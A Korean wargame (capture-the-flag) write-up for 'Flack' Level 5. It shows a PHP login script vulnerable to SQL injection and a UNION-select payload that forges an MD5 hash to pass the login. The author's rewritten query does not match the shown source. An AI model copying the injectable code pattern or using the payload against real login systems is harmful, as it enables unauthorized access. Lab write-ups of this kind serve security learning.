Flack 워게임 Level5

B1ackZer0
2011.03.11

아래와 같은 폼이 주어진다.
소스의 일부분을 얻을 수 있다하니 저 source를 클릭해 소스의 일부분을 보자.

이것이 소스의 일부분이다.


```php
<?php
...;
$res = mysql_query("SELECT userloginpassword FROM userslogintable WHERE userloginname='{$_POST['user']}'");
$num = mysql_num_rows($res);
$row = mysql_fetch_row($res);

if (($num != 0) && (!strcasecmp(md5($_POST['pass']), $row[0]))) {
    echo "ok, you did it!";
    ...;
} else {
    echo "Login failed.";
    ...;
}
...;
?>
```

글로 나타내 보았다.

```
<?php
...;
$res = mysql_query("SELECT userloginpassword FROM userslogintable
WHERE userloginname='{$_POST['user'] }'");
$num = mysql_num_rows($res);
$row = mysql_fetch_row($res);
if (($num != 0) && (!strcasecmp(md5($_POST['pass']), $row[0])))  {
echo "ok, you did it!"
...;
} else  {
echo "Login failed."
...;
}
...;
?>
```

해석하면 이렇다.
데이터가 있는지 확인 후, pass의 값을 md5인코딩하여 대소문자 구별없이 id의 값과 비교한다.
그래서 두 값이 일치하다면 통과, 아니면 실패이다.

id값에 ' union select md5('B1ackZer0')#으로 처리하여 처음 입력값을 공백으로 한 후, union명령어를 써서 두 결과를 병합하게하고, 주석처리로 뒷문장을 제거했다.
이와 같이 입력할 경우 쿼리문은
SELECT pass FROM login WHERE name='' union md5('B1ackZer0')#'
이와같이 된다.
그러고 로그인을 하자 통과!


ok, you did it!
/login/level5/index.php
Log in. (Note: none of the usernames from the previous challenges will work, however this script uses
Login:
>